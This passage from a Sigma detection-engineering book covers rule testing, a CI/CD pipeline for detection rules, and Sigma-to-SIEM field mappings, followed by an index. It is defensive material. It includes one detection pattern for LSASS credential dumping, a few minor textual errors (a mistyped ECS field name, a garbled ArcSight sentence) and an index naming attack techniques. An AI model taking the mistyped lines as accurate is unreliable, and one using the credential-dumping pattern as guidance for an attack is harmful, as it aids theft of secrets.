Note: *Always ensure that you have the permission and safe environments when you are executing simulated attacks (Atomic Red Team), or handling potentially malicious sample logs. When using public datasets, verify the format—you might need to tweak field names or formats to match exactly what your Sigma rule expects (for example, a log in one dataset might have slightly different JSON field names than your environment's logs).*

Therefore, a combination of **active testing** (using Atomic Red Team, or similar to generate logs) and **passive testing** (replaying known-good datasets) will greatly increase confidence in your Sigma rules. Testing helps fine-tune your rules, adjust them for noise, and confirm that they catch the intended events before you deploy them into a production SOC environment.

Appendix D: CI/CD Template for Detection Repositories

To operationalize Sigma at scale, organizations treat detection rules as code and manage them via CI/CD (Continuous Integration/Continuous Deployment) pipelines. This appendix outlines a template for structuring a detection rule repository and automating everything from rule validation to deployment. Embracing a **Detection-as-Code** approach ensures your Sigma rules are version controlled, tested, and seamlessly promoted from development to production environments.

Repository Structure

Organize your Git repository in a logical way to separate Sigma rules by domain, and to accommodate generated outputs and tests. A recommended structure might look like:

```
detection-rules/
├── sigma/
│   ├── windows/
│   ├── linux/
│   ├── cloud/
│   └── network/
├── platform-translations/
│   ├── sentinel-kql/
│   ├── splunk-spl/
│   └── elastic-eql/
├── tests/
│   └── sample-logs/
├── ci/
│   └── test-pipeline.yaml
```

```
└── .github/workflows/ci.yml
```

(Example folder layout for Sigma rules and related files.)

In this layout:

- The **`sigma/`** directory holds your source Sigma YAML rules, categorized by platform or type (for example, Windows, Linux, Cloud, and so on, as subfolders).
- **platform-translations/** is where converted rules for specific SIEM backends will be stored (for example KQL queries for Sentinel, SPL for Splunk, EQL/Lucene for Elastic).
- **tests/** can contain sample log files, and possibly expected results or test cases for each rule.
- **CI configuration** files (for GitHub Actions, GitLab CI, etc.) live in the repo as well (for example, the **`.github/workflows/ci.yml`** for GitHub, or **`.gitlab-ci.yml`** for GitLab).

This structure separates the Sigma source from generated queries, and keeps tests alongside for easy access.

Pre-Commit or CI Rule Validation

Every time rules are added or changed, they should be validated for correct syntax and schema compliance. Sigma provides tools for this, which are:

- **Sigma CLI Linting:** You can use the **`sigma-cli`** tool's lint or validate function to check all rules. For example, as a GitHub Actions step:

```
- name: Validate Sigma Rules
  run: |
    pip install sigma-cli
    sigma-cli lint ./sigma/
```

This will parse each YAML rule, and ensure it meets the Sigma specification (all required fields present, no unknown keys, proper format, and so on).

- **JSON Schema Validation:** In 2024, the Sigma project introduced a JSON Schema for Sigma rules to facilitate rigorous validation. There is a ready-to-use GitHub Action called **`sigma-rules-validator`** that

uses this schema. You can integrate it into your workflow with minimal effort. For example, in a GitHub workflow:

```
- uses: SigmaHQ/sigma-rules-validator@v1
  with:
    paths: './sigma'
```

This action will automatically validate all **`.yml`** files in the **`sigma/`** directory against the Sigma schema and report any errors. It is an easy way to catch formatting issues, missing fields, or schema deviations early on in the pipeline.

- **Style and Consistency Checks:** Optionally, you can enforce a naming convention or tags presence (for example, ensure every rule has an ATT&CK tag or a reference). This can be done via custom scripts or extended linting. Some teams use YAML linters or even custom tests to enforce things like no tabs, no trailing whitespace, and so on, in rule files.

Automated Conversion to SIEM Queries

Once a rule passes validation, the CI pipeline should convert the Sigma YAML into the target SIEM's query language (or multiple targets, if you support many platforms). Using **Sigma CLI (`pySigma`)**, you can translate rules in bulk, as shown here:

- For example, to convert all Windows rules to an KQL format for Azure Sentinel, or to Splunk SPL, execute the following commands:

```
sigma-cli translate ./sigma/windows/ -t sentinel -o
./platform-translations/sentinel-kql/
sigma-cli translate ./sigma/windows/ -t splunk -o
./platform-translations/splunk-spl/
```

These commands take all Sigma rules under sigma/windows/, target the sentinel backend (which knows how to produce KQL queries for Microsoft Sentinel), and output the results to the specified folder. Likewise for Splunk (**`-t splunk`**):

- You would repeat such commands for each combination of source folder and target platform you care about (perhaps via a script or as

separate CI steps). As a result, for every Sigma rule change, the corresponding up-to-date queries are generated. These can be versioned in the repo (some teams commit the translations), or just used as artifacts.

- If a conversion fails (for example, uses a feature not supported by that backend), the CI should flag it. Common conversion issues include unsupported regex or the need for field mappings (addressed below in Appendix E). Maintaining a consistent conversion environment (specific version of sigma tools and config) is important to avoid query discrepancies.

Unit Testing Rules with Sample Logs

As discussed in Appendix C, including tests in your pipeline ensures rules actually detect what they should:

- You can attach a small sample log (in JSON or EVTX or other format) for each rule or scenario, and then in CI run a test like: "Does this rule match this log?"
- The Sigma CLI's emerging test framework can be leveraged for this. For instance, a YAML test case might link a rule to a log file and an expected outcome (match or no match). The CI job would iterate through test cases and report if any expected detection failed.
- Alternatively, you can write a custom script that reads each log and applies the Sigma condition (for example, by converting the Sigma rule to a Python filter, or using sigma-cli with a special backend that just checks matches).
- If writing custom test code is too complex, another approach is to deploy the rule to a test SIEM environment via API, and fire the log at it. However, it is slower and more complex, so many teams prefer offline testing in CI if possible.
- **Example:** Suppose you have `sigma/windows/def_alert_usb.yml` (a rule for detecting USB device insertion by a high-privilege process) and a `tests/sample-logs/usb_admin.json` which is a JSON event of that scenario. A CI step could load the rule and the log, and verify if a match occurs. If the rule logic is incorrect (say it misses a field), the test would fail, while alerting you to fix the rule before it goes live.

Deployment to SIEM (CD)

Once rules are validated, converted, and tested, the next step is automated deployment to the SIEM or detection platform. How this is done varies by product:

- **Elastic (Elastic Security or ELK):** You might use the Elastic REST API or import mechanism. Elastic's Detection Engine (in Kibana) can accept rule import in NDJSON format. If you are using custom queries outside Elastic Security, you may simply load the saved searches or EQL queries via API. If you are using Elastic Stack as code, you can store the rules in for example an integration package, or use a tooling like Fleet to sync them.
- **Splunk:** Splunk detections (saved searches or correlation searches in ES) can be deployed by updating configuration files on the Search Head (for example, editing the .conf files under an app). A common practice is **GitOps**–treat the Splunk app as a repo, push changes there, and deploy via the Splunk Deployment Server or a CI job using the Splunk REST API. For example, the pipeline might use the Splunk API endpoint to create or update saved searches with the SPL from the translations. Alternatively, if using Splunk ES, one can use the Content Management API, or simply commit to a git-backed app and let the Ops team deploy it.
- **Microsoft Sentinel (Azure Sentinel):** Sentinel offers IaC options (ARM/Bicep templates) and a direct REST API for Analytics Rules. A CI/CD pipeline can use Azure CLI to deploy Sigma-converted rules. For instance, when you use the Azure CLI command:

  ```
  az sentinel alert-rule create --resource-group <RG> --
  workspace-name <WS> --name "<RuleName>" --display-name "
  <RuleName>" --severity High --enabled true --query-file
  "./platform-translations/sentinel-kql/rule1234.kql" --etc…
  ```

  This will create or update a scheduled analytics rule with the KQL query. Azure also supports importing rules from a GitHub repository (Solutions), but direct API gives more control.
- **Others:** If you are using QRadar, you might export Sigma to AQL, and then use QRadar REST APIs or the SDK to import it. For

Arcsight, Sigma to SPL (if using Transformation Hub/ESM via SPLunk? or Sigma to native queries).

- **Configuration Management:** Tools like Ansible or Terraform can be integrated to push rules. For example, run an Ansible playbook that takes the converted rule files and uses API modules to create detections on the SIEM. This approach is often used for Splunk (there are Ansible roles to manage `savedsearches.conf`) and Sentinel.

The key is that **deployment is automated**. When your CI pipeline passes, it either directly pushes updates to the SIEM, or it creates an artifact (for example, an updated rules pack) for an operator to deploy. Some organizations prefer a manual approval before deployment (for example, require a change control for production rules). In such cases, the CI could stop after generating tested queries, and a human will then review and trigger the deployment job.

Continuous Monitoring and Feedback

A mature detection CI/CD does not end at deployment. It is important to close the loop by monitoring how the rules perform in production and feeding that data back:

1. Track metrics like how often each rule triggers, false positive rates, and whether the alerts were true positives. This can be done by having the SIEM send alert stats back into a dashboard or log that the team reviews.
2. If a rule is too noisy (many false positives), you might mark it for improvement. Conversely, rules that never fire might be candidates for deprecation, or need testing to ensure they are working.
3. A CI/CD approach can incorporate this by, for example, tagging rules with a confidence or “disabled” flag if they are known to be problematic. Some teams even automate disabling rules that exceed a false positive threshold, though manual oversight is more common.
4. Another feedback mechanism is integrating threat intelligence updates; if new IoCs or techniques come out, they might trigger an update to Sigma rules (via a scheduled CI job or a manual update that goes through the pipeline).

Tooling Quick Reference:

- **Version Control**: Use Git for all rule changes. This provides history and the ability to revert to known good rules if something breaks.
- **CI Services**: GitHub Actions, GitLab CI, Jenkins, or Azure DevOps pipelines can all implement the above steps. Choose based on your DevOps stack. Many have Sigma or YAML plugins, but a simple Bash/Python script approach works well too.
- **Sigma Tools**: Use `sigma-cli` (`pySigma`) for modern, plugin-based conversion and validation. (Older `sigmac` is now deprecated, though still functional; sigma-cli is its successor).
- **Testing Frameworks**: PyTest or other test runners can integrate Sigma tests. You might have tests that assert "no rule throws schema errors" and "all sample logs produce expected results."
- **Security Checks**: Incorporate a secret scanner (like git-secrets) to ensure that no sensitive data (like hardcoded credentials) accidentally enters rule files or scripts. While Sigma rules typically do not have secrets, your CI config might, so treat the pipeline with usual security diligence.
- **Documentation**: Auto-generate documentation from rule metadata (for example, a web page listing all rules, their descriptions, and statuses). This can be part of CI (generate on commit to main branch).

By implementing a CI/CD pipeline for Sigma rules, you achieve **rapid and reliable detection content delivery**. Analysts can create or update rules via git, and within minutes those rules are validated, tested, and live in the SIEM with minimal human error. This accelerates the detection engineering workflow significantly, and supports collaborative development of detections (multiple team members can contribute via pull requests, and so on, knowing the pipeline will catch issues). It is the embodiment of treating detections as code, while bringing the same rigor of software development to your SOC content.

Appendix E: Field Mapping Matrix (Sigma → SIEM)

One of Sigma's core promises is being *SIEM-agnostic*—you can write the rule once, and then convert it to any supported backend. To achieve this, Sigma uses generic field names and relies on backend-specific configurations to map them to the actual log fields in your SIEM or log schema. Different SIEMs and logging platforms often use different names for the same concept. This appendix provides a **field mapping matrix** for some common fields as an example, which shows how a Sigma field might translate into equivalent fields in Elastic (using the Elastic Common Schema) and Splunk (using typical field names, or Splunk's CIM where applicable).

Sigma Field	Elastic Common Schema (ECS)	Splunk Field (Windows Logs)
`EventID`	`event.code` *(numeric code)*	`EventCode` *(for example 4624)*
`Image` (Process Path)	`process.executabledocs`	`NewProcessName` (in Win Security log); `Image` (in Sysmon logs)
`CommandLine`	`process.command_line`	`CommandLine` (as parsed from event)
`TargetUserName` (Account being acted on)	`user.name` (or `target.user.name` in some schemas)	`TargetUserName` (as in event) / `Account_Name` (Splunk CIM)
`IpAddress` (client/source IP)	`source.ip` (if referring to an IP initiating an action)	`src_ip` or `Client_IP` (depending on TA)

Table A.1: *Example Field Mappings from Sigma to Specific Platform Schemas*

In the preceding matrix:

- **`EventID`**: Sigma uses **`EventID`** for Windows event codes. Elastic's ECS stores this in **`event.code`** (a generic field for event identifiers). Splunk's Windows TA typically extracts this as EventCode. Thus, a Sigma rule filtering **`EventID: 4624`** would become **`event.code`**: 4624 in an **`Elasticsearch`** query, or **`EventCode=4624`** in Splunk SPL.
- **Image**: Sigma's Image corresponds to the full path of an executable. In Windows logs, the field name varies: in Sysmon, the field is actually named "Image" already (Sigma and Sysmon align there), whereas in Security logs (4688 events) the field is "**`NewProcessName`**". Sigma's config will map Image to the correct one based on **`logsource`**. For ECS, the standardized field is **`process.executable`**. In Splunk, a Sigma rule condition like **`Image|endswith: '\example.exe'`** might

convert to **`NewProcessName="*\\example.exe"`** for Security logs or **`Image="*\\example.exe"`** for Sysmon logs.

- **`CommandLine`**: Sigma uses **`CommandLine`** for process command-line arguments. ECS provides **`process.command_line`**. In Splunk, if the command-line is captured (for example, via Sysmon or Windows Enhanced Logging), the TA will usually have a field named "**`CommandLine`**". In our **`ProcDump`** example from Appendix A, Sigma **`CommandLine|contains`**: **`'lsass.exe`**' became **`CommandLine="*lsass.exe*"`** in the Splunk query. Many SIEMs keep the name "**`CommandLine`**" or similar for this field, but some might use **`process.args`** or other names. Therefore, you must always check your schema.
- **`TargetUserName`/Account Name Fields**: Sigma rules dealing with user accounts (for example, logon events, account changes) often have fields like **`TargetUserName`**, **`SubjectUserName`**, or a generic **`AccountName`**. In ECS, the closest equivalent is often user.name (with additional context fields like **`user.type`** or using source.user.name vs destination.user.name for subject vs target). In Splunk's raw Windows events, the XML fields "**`TargetUserName`**" and "**`SubjectUserName`**" are extracted as such. Splunk's Common Information Model (CIM) might normalize these to a generic user or **`src_user`**/**`dst_user`** depending on event role. For instance, a Sigma rule checking **`TargetUserName`**: Administrator would in Elastic (Windows ECS data) be user.name: Administrator (assuming the event is about the target account), whereas in Splunk SPL it might remain **`TargetUserName="Administrator"`**, if you are using raw fields, or **`user=Administrator`** if normalized.
- **`IpAddress`**: Sigma might use **`IpAddress`** to represent an IPv4/IPv6 address (for example, in a Windows logon event 4625, there is an "**`IpAddress`**" field for the source IP of the login attempt). Elastic ECS would map this to either **`source.ip`** (if it is the source of an action), or **`client.ip`**, depending on the context. Splunk's Windows TA would likely capture it as **`IpAddress`** literally, but in CIM, it could be **`src`** or **`src_ip`**. Another example is that Sigma **`SourceIp`**/**`DestinationIp`** (used in Sigma for network events) will map to ECS

`source.ip/destination.ip`, and in Splunk, it will map to fields like **`src_ip/dst_ip`** (or simply **`src`**/**`dst`** in CIM for network traffic logs).

Note: *The exact mapping in Splunk depends on how logs are ingested and normalized.*

General Mapping Considerations:

- Most Sigma field names are chosen to be intuitive, and often resemble Windows event XML field names or common EDR telemetry fields. The Sigma backend config for each SIEM defines the precise mapping. For example, the Sigma config for Elastic might have a line mapping **`Image`** -> **`process.executable`**, and **`EventID`** -> **`event.code,`** and so on. The Splunk config might map **`EventID`** -> **`EventCode`**, and leave others identical, if the TA already uses similar names.
- Different data sources for the same product may use different fields for similar concepts. Sigma abstracts that when possible. For instance, a Sigma rule with Image and **`ParentImage`** can apply to both Sysmon and Security logs. The backend will know that for Security logs (4688) it should translate Image to **`NewProcessName`** and **`ParentImage`** to **`ProcessId/lookup`** parent via another event, if it is not directly present (actually in 4688 event, parent process name is not given, only parent PID). In Sysmon process events, **`ParentImage`** is a direct field in the log. If a direct mapping is not possible, some backends may not implement the rule fully—which is why testing is important.
- **Elastic Common Schema (ECS):** If your logs are normalized to ECS, you will benefit from a consistent field set across sources. Sigma's maintainers often consider ECS mappings, and SOC Prime's blog noted for example that *"Sigma EventID corresponds to event.code in Elasticsearch, and EventCode in Splunk"*. Similarly, many Windows-specific fields have ECS counterparts (**`TaskCategory`** -> **`event.category`**, **`ServiceName`** -> possibly **`service.name`**, and so on).
- **Splunk CIM:** If you map Sigma to CIM, you might do some custom mappings. For instance, Sigma's Image could be mapped to the CIM field **`process_path`**, if you had one (not an actual default CIM field, but one could map for consistency). In practice, many Splunk users

just use the raw TA fields and the Sigma->Splunk converter defaults to those.

- **ArcSight, QRadar, etc.:** Other SIEMs have their own schemas (ArcSight CEF keys like **`dvc`**, **`dst`**, **`src`**, or QRadar's fields). The Sigma backends for these will have mapping files. For example, QRadar's mapping might map **`DestinationPort`** (Sigma) to QRadar's **`destinationport`** or similar AQL field. SOC Prime's platform allows custom mapping profiles because *each environment might use different field names for the same thing* (for example, one org might ingest firewall logs where source IP is field **`SrcIPAddress`** instead of **`src_ip`**). The custom mapping feature lets you adjust Sigma field mappings to your environment without having to edit each rule.

Important: *While converting Sigma to a query, always review the output fields to ensure they match your environment. If you find a mismatch (for example, Sigma used* ***`FileName`*** *but your index uses* ***`file.name`****), you have a few options such as*:

- Modify the Sigma rule to use a different field name (this applies if you intend the rule to exist only for your environment).
- Adjust the Sigma backend configuration (or use a custom config) to map that Sigma field to your field. For example, you can add an alias, so that **`FileName`** -> **`file.name`**.
- Post-process the query manually.

Maintaining a **Field Mapping Matrix** like the one mentioned before, which is tailored to your specific logging schema and SIEM, is extremely helpful. It becomes a quick reference for your detection engineers when writing new Sigma rules or interpreting ones from the community. You might expand it to cover many fields (for example, **`HostName`** -> **`host.name`** -> **`ComputerName`**, **`Severity`** -> **`log.level`** -> Level, and so on).

Finally, you must note that Sigma is evolving. Sigma's upcoming formats might include a more explicit schema or JSON-based definitions that ease mapping. Also, projects like **`pySigma`** pipelines allow for programmatic transformations, so one could plug in a custom mapping easily in the code. Until then, using matrices and configs is the way to ensure that a Sigma

rule's generic field names correctly align with your SIEM's reality, such that the adage of *"write once, run anywhere"* truly holds.

Index

A

A/B Testing 252
A/B Testing, integrating 252-254
Action Mapping 361
Action Mapping, integrating 361-363
Advanced Rule Maintenance, practices
  Rule Dependencies 279
  Rule Deprecation 278
  Rule Promotion 281
  Rule Quality Scoring 280
Adversary Emulation 125
AI-Driven Rule Enrichment 375
AI-Driven Rule Enrichment, configuring 375, 376
Alert Enrichment/SOAR Integration 363
Alert Enrichment/SOAR Integration, ensuring 363-365
Alert Metadata 192
Alert Metadata, breakdown
  Confidence 194
  Severity 192
  Tags 194
Analyst Context 189
Analyst Context, fields
  Description 189
  Falsepositives 190
  References 190
  Severity/Level 189
  Tags 190
  Title 189
Analyst Context, implementing 191, 192
Analyst Notes 205
Analyst Notes, configuring 205, 206
Anti-Patterns 152
Anti-Patterns, configuring 152
APT29 Emulation 328
APT29 Emulation, concepts
  Disable Audit Logging 334
  Encoded PowerShell 332
  Masqueraded Scheduled Task 335
  Spawning Scripting 333
  WMI Execution 336
APT29 Emulation, illustrating 338-340
APT29 Emulation, terms
  Emulation/Log Collection 330

Sigma Rule Development 332
Threat Intelligence Preparation 328
APT Groups 320
APT Groups, configuring 320, 321
APT Malware 183
APT Malware, approach
Custom Balancing 185
Source Contribution 186
Threat Intelligence 183
Window Auditing 186
Asset/User Data 297
Asset/User Data, benefits 298
Atomic Red Team 119, 120
Atomic Red Team, configuring 120, 121
Atomic Red Team, features
Minimal Dependencies 120
MITRE ATT&CK Mapping 120
Multi-Platform Support 120
Safe/Controlled 120
ATT&CK Framework 99
ATT&CK Framework, categories
Execution 100
Exfiltration 101
Persistence 100
ATT&CK Framework, configuring 99, 100
ATT&CK Navigator 104
ATT&CK Navigator, ensuring 104-106
Automated Field Mapping 242
Automated Field Mapping, configuring 242, 243
Automated Field Mapping, terms
Custom Converters 244
Sigma Process Pipelines 243
Automated/Manual Validation, aspects 124
Automated Validation 124
Automate Hunting 304
Automate Hunting, configuring 304, 305
Automatic Conversion 261
Automatic Conversion, configuring 261, 262
Automatic Conversion, practices
Consistent Field Mapping 262
Conversion Errors 262
Logsource Tags 262
Performance Optimization 262
Automation/Feedback Loops 165
Automation/Feedback Loops, demonstrating 165-167
Azure Sentinel 217

B

Backend Constraints 245

Backend Constraints, ensuring 245-247
Backend Converters 216
Backend Converters, tools
  Azure Sentinel 217
  Elastic/Lucene 216
  Splunk 218
  Wazuh 218
BAS, configuring 126, 127
Breach-and-Attack Simulation (BAS) 126
Brute-Force/Ransomware Outbreak 356

C

C2 Attack Phishing 355, 356
CI/CD Pipeline 149
CI/CD Pipeline, configuring 149, 150
CLI 219
CLI, implementing 220-222
CLI, syntax 219, 220
Cloud Environments Hunt 305
Cloud Environments Hunt, configuring 305, 306
Cloud Log Integration 349
Cloud Misconfiguration 352
Cloud Misconfiguration, configuring 352, 353
Cloud-Native Architecture 380
Cloud-Native Architecture, integrating 380-382
Cloud SaaS Logs 351
Community-Driven Governance 387
Community-Driven Governance, configuring 387, 388
Community-Driven Governance, foundations
  Broader Detection Engineering 389
  Community Content Curation 389
  Iterative Enhancements 388
  Performance/Tooling 388
  Standards Alignment 389
Condition Chaining 50
Condition Chaining, scenarios
  Aggregation 53
  AND/OR Parentheses 50
  Potential Data Exfiltration 51
  Spawning Conditions 51
Condition References 54
Condition References, ensuring 54-56
Container/Kubernetes Logs 350
Contains Matching 141
Contextual Awareness 163
Contextual Awareness, demonstrating 163-165
Conversion Errors 222
Conversion Errors, pitfalls
  False Positives 225

Known Quirks 226
SEIM Query Language 224
Sigma Rule 223
Splunk Backend 224
Unmapped Fields 223
Credential Dumping 169, 170
Credential Dumping, strategies
Dump File Creation 170
Process Access Events 170
Process Creation Events 171
Custom Converters 244, 245

D

DaC Artifacts 147
DaC Artifacts, patterns
Continuous Improvement 148
Efficient Filtering 147
Expensive Operators 147
Metadata Maintainability 148
Performance Testing 148
Version Control 148
DaC, principles
Automated Testing 2
Confidence/Agility 2
Structured Languages 2
Version Control/Collaboration 2
Data Exfiltration 172
Data Exfiltration, parts
Certutil 172
OneDrive 174
Rclone 173
Data Flow Tuning 360, 361
Data Security 151
Data Security, configuring 151
Detection as Code (DaC) 2
Detection Block 21
Detection Block, components
Condition 22
Selections 21
Timeframe 23, 24
Detection Coverage Mapping 383
Detection Coverage Mapping, integrating 383-385
Detection Engineering 288
Detection Engineering, workflow
Branching 289
Built-In CI/CD 289
Context Sharing 290
Cross-Team Collaboration 290
Iterative Improvement 290

Pull Request/Peer Review 289
Detection Intent 208, 209
Detection Intent, foundations
Background Information 210
Consistent Naming Conventions 210
Detection Naming 211
Education Detection 210
Overly Generic Patterns 210
Peer Review/Clarity Testing 210
Rule Document 210
Rule Title/Description 209
Sigma YAML 209
Detection Matrix 102
Detection Matrix, ensuring 102-104
Detection Maturity 13
Detection Maturity, breakdown
Accelerating Intermediate 14
Bridging Gaps 14
Detection-as-Code 14
Knowlege Sharing 15
Detection Maturity, configuring 13, 14
Documentation 276
Documentation, configuring 276, 277
Documentation, levels
Global Changelog 277
Rule-Specific Docs 277
Documentation, practices 153

E

E2E Workflow 267
E2E Workflow, roles
Evaluation/Tunning 269
Feature Branch 267
Post-Deployment/Monitoring 270
Production 270
Pull Request/Automated Validation 268
Staging Deployment 269
Elastic/Lucene 216, 217
Essential Test 129
Essential Test, ensuring 129-131
Exact Match, architecture 141
Exact Match, configuring 141
Exact Matching 140

F

False Negatives 150
False Negatives, ensuring 150, 151
Field Mapping 93

Field Mapping, configuring 94-96
Field Mapping, differences
  Network Logs 94
  Window/Linux 94
Field Mapping, practices
  Conversions Testing 97
  Leverage Metadata 97
  Relevant Data 96
  Sigma Repository 96
Field Normalization 233
Field Normalization, configuring 233, 234

G

Generating Logs 121, 122
Generating Logs, tools
  Recorded Data 122
  Scripting/Manual Actions 122
  Synthetic Log Generation 122
GitHub Actions 257
GitHub Actions, steps
  Conversion 258
  Linting 258
  Validation 257
Git Repository Layout 285
Git Repository Layout, demonstrating 285-288

H

Handle Detection Noise 134
Handle Detection Noise, techniques
  Documentation/Metadata 136
  Filtering Conditions 134
  Iterative Whitelisting 136
  Leverage Log Fields 135
  Separate Detection 135
  Sigma Filters 135
  Thresholds/Frequency 135
High-Fidelity Detections 107
High-Fidelity Detections, ensuring 107-109
Hunting Campaign 299
Hunting Campaign, factors
  Adversary Profiles 300
  Data Sources 300
  Hypothesis 299
  Network Segments 300
  Team Roles/Workflow 300
  Threat Intelligence Inputs 300
  Timeframe 299
Hypotheses 295

Hypotheses, configuring 296, 297
Hypotheses, sources
  Baseline Anomalies 296
  MITRE ATT&CK 295
  Past Incident 296
  Threat Intelligence 295
Hypothesis-Driven Hunting 293
Hypothesis-Driven Hunting, configuring 293, 294

I

IOC-Based Detection 3
IOC-Based Detection, ensuring 3, 4
IOC/Sigma Translation 314
IOC/Sigma Translation, ensuring 314-316
IOC/Sigma Translation, tips
  Appropriate Logsource 316
  Batch/Group 316
  Context Filters 317
  Expiration 317

K

Kernel Level Behavior 83
Kernel Level Behavior, ensuring 83-86

L

Lateral Movement Hunt 306
Lateral Movement Hunt, demonstrating 306-310
Leading Wildcards 140
Linked Resources 206
Linked Resources, foundations
  Analyst Knowledge 207
  Annotations/Collaborations 206
  Continuous Feedback/Detection Engineering 207
  Encouraging Note-Taking 207
  Notes/Resources 207
  Threat Intelligence 208
Linting 260
Linux Log Sources 78, 79
Linux Log Sources, configuring 79-81
Linux Log Sources, steps
  Auditd Logs 79
  Authentication 79
  Systemd Journal 79
LLM-Generated Detection 373
LLM-Generated Detection, ensuring 373-375
Logical Anti-Patterns 142
Logical Anti-Patterns, types

Miss NOT Filters 142
OR/AND 142
Overly Broad 143
Test/Iterate 143
Logical Operators 37
Logical Operators, configuring 38, 39
Logsource 19
Logsource, attributes
Category 19
Product 19
Service 19
Logsource, configuring 20, 21
Logsource/Generalization 239
Logsource/Generalization, configuring 239, 240
LOLBins 175
LOLBins, ensuring 175-177

M

Manual Validation 123
Metadata Fields 18
Metadata Fields, types
description 18
id 18
status 18
title 18
Mimikatz 61
Mimikatz, configuring 62, 63
Mimikatz, techniques
Artifacts 62
Detection Execution 62
Keyword Match 61
LSASS Access 61
MISP 317
MISP, ways
Automated Sigma Rule Generation 318
Direct SIEM Ingestion 317
Feed Integration 318
On-Demand Lookups 318
Missed Matches 131
Missed Matches, fundamentals
Logical Condition Mistakes 132
Log Source Mismatch 131
No Logs 132
Timeframe/Sequence Issues 132
Value Discrepancies 131
Missed Matches, steps
Additional Context 133
Consult Documentation 133
Increase Verbosity 133

Isolate Rule 133
Peer Review 133
MITRE ATT&CK Navigator 104
Multiple Backends 156
Multiple Backends, demonstrating 156-158
Multiple Detection Blocks 39
Multiple Detection Blocks, configuring 39-42

N

Naming Readability 143
Naming Readability, terms
Field Naming/Consistency 144
Overall Formatting 145
Rule Description/Comments 144
Rule Title 143
Netflow Logs 353
Netflow Logs, integrating 353-355

O

Open-Ended Selectors 294
Open-Ended Selectors, configuring 294, 295
Open-Source XDR 365
Open-Source XDR, limitations
Alert Fatigue 367
Conversion Gaps 366
Field Consistency 366
Real-Time Correlation 368
Security Gaps 368
Operationalizing Threat Reports 324
Operationalizing Threat Reports, breakdown
Context Analysis 326
Detection Logic 325
Detection Systems 326
Feedback Loop 326
Intake/Triage 324
IOC Handling 324
Key Adversary Behaviors 324
Sigma Rule Development 325
Validation Testing 325
Over-Tuning 158
Over-Tuning, architecture 159
Over-Tuning, configuring 158, 159

P

Performance Tuning 358
Performance Tuning, components
Data Flow Tuning 360

Suricata 359
Wazuh 358
Zeek 359
Playbook Integration 196
Playbook Integration, considerations
Communicate Detection 199
Consistent Naming 197
Documentation Angle 200
Entities Enrichment 197
Existing SOC Processes 200
Orchestration/Conditional Logic 199
Ticketing Workflows 198
Playbook Integration, ensuring 199, 200
PowerShell Abuse 65
PowerShell Abuse, configuring 67, 68
PowerShell Abuse, patterns
Credential Access 67
Disabling Security 67
Download Cradle 66
Encoded Commands 66
Reverse Shell Behavior 66
System Enumeration 67
Unconventional Launches 66
Practitioners 390
Practitioners, recommendations
Augment Human Expertise 391
Continuous Learning/Adaptation 390
Contribute/Collaborate 391
Integrate DaC 390
Sigma Ecosystem 390
Sigma Strategy 391
Proprietary Detection Engines 385
Proprietary Detection Engines, integrating 385-387
Pull Request 258, 259
Purple Teaming 127
Purple Teaming, integrating 127-129

Q

Quality Control/Noise Reduction 319
Quality Control/Noise Reduction, foundations
Annotate Indicators 320
Confidence 319
Threat Actor Relevance 319
Whitelist Benign 319

R

Registry-Based Persistence 69
Registry-Based Persistence, steps

Process Execution 70
Registry Audit Events 71-73
Registry-Based Persistence, techniques
RunOnce Keys 69
Scheduled Task Registry 69
Services/Drivers 69
Shell Extensions 69
Winlogon Keys 69
Release Tagging 265
Release Tagging, concepts
ChangeLogs 266
Release Packages 266
Rule Repository 265
Rule Versioning 266
Traceability 267
Remote Scheduled Task 178
Remote Scheduled Task, approaches
Command-Line Monitoring 178
Security Logs 178
Task Scheduler Operational Logs 179
Re-Using Selectors 145
Re-Using Selectors, capabilities
Clarity 146
Do Not Repeat Yourself (DRY) 145
Re-Use Rules 146
Rule Development Lifecycle 283
Rule Development Lifecycle, steps
Deploy 284
Draft 283
Test 283
Tune/Monitor 284
Rule Fatigue 159
Rule Fatigue, practices
Document Tuning Decisions 160
False Positives 159
Multi-Tier Detection 160
Periodic Rule Review 160
Statistical Detection 160
Rule Lifecycle Management 161
Rule Lifecycle Management, illustrating 161-163
Rule Repository 255
Rule Repository, configuring 256, 257
Rule Tagging 115
Rule Tagging, integrating 115-118
Rule Testing 149

S

Schema Validation 259
Security Validation 377

Security Validation, configuring 377, 378
SIEM Integration 302
SIEM Integration, ensuring 302, 303
SIEM Platforms 227
SIEM Platforms, approaches
  End-to-End (E2E) Test 230
  False Positives 230
  Functional Testing 227
  Integration Testing 229
  Performance/Stability Testing 228
  Production Deploy 231
  Regression Testing 230
Sigma 10
Sigma 2.0 372
Sigma 2.0, configuring 372, 373
Sigmac 214
Sigma CLI 129, 214
Sigma, components
  Community/Collaboration 12
  Public Sigma Collections 10
  Sigma Coverters 11
  Sigma Rule Development 11
  Sigma Rule Repository 10
  XDR/EDR 12
Sigmac/Sigma CLI, differences 215
Sigma-Driven XDR 349
Sigma-Driven XDR, sources
  Cloud Log Integration 349
  Cloud SaaS Logs 351
  Container/Kubernetes Logs 350
  Unified View/Normalization 351
Sigma Ecosystem 247
Sigma Ecosystem, concepts
  OSSEM 248
  pySigma 248
  Rule Portability 250
  SigmaHQ 247
  SigmaHub 249
  Uncoder.IO 249
Sigma, fields
  falsepositives 28
  level 28
  tags 29
Sigma Logical, pitfalls
  Complex Logic Affecting 49
  Missing Field Edge Cases 48
  Misusing Paraentheses 46
  Multi-Event Sequences 47
  OR/AND Conditions 47
  Overusing Operators 49

Selection Blocks 46
Sigma Operators 25
Sigma Operators, ensuring 27
Sigma Operators, types
all 26
base64 26
contains 25
endswith 25
exists 26
numeric 26
regex 25
startswith 25
Sigma-Powered Detections 355
Sigma-Powered Detections, case studies
Brute-Force/Ransomware Outbreak 356
C2 Attack Phishing 355
Web Application Attack 356
Sigma Process Pipelines 243
Sigma Rule Customization 345
Sigma Rule Customization, configuring 345-347
Sigma Rule Optimization 301
Sigma Rule Optimization, configuring 301, 302
Sigma Rule, steps
Detection Goal 31
Detection Logic Outline 32
Determine False Positives 33
Log Source 31
Rule YAML 34, 36
Title/Description 33
SOAR/ISP 378
SOAR/ISP, integrating 378-380
SOC/Detection Pipelines 5
SOC/Detection Pipelines, ways
Centralized Detection Repository 5
Cross-Platform Detection Sharing 5
Detection Consistency 6
Rapid Response 6
Treat Detection Development 5
Splunk 218
Splunk/Elastic Stack 234
Splunk/Elastic Stack, configuring 237
Splunk/Elastic Stack, terms
Detection Engineers 236, 237
Field Naming/Schema Alignment 234
Query Syntax/Conversion 235
Splunk/Elastic Stack, tips
Adaption Pipelines 238
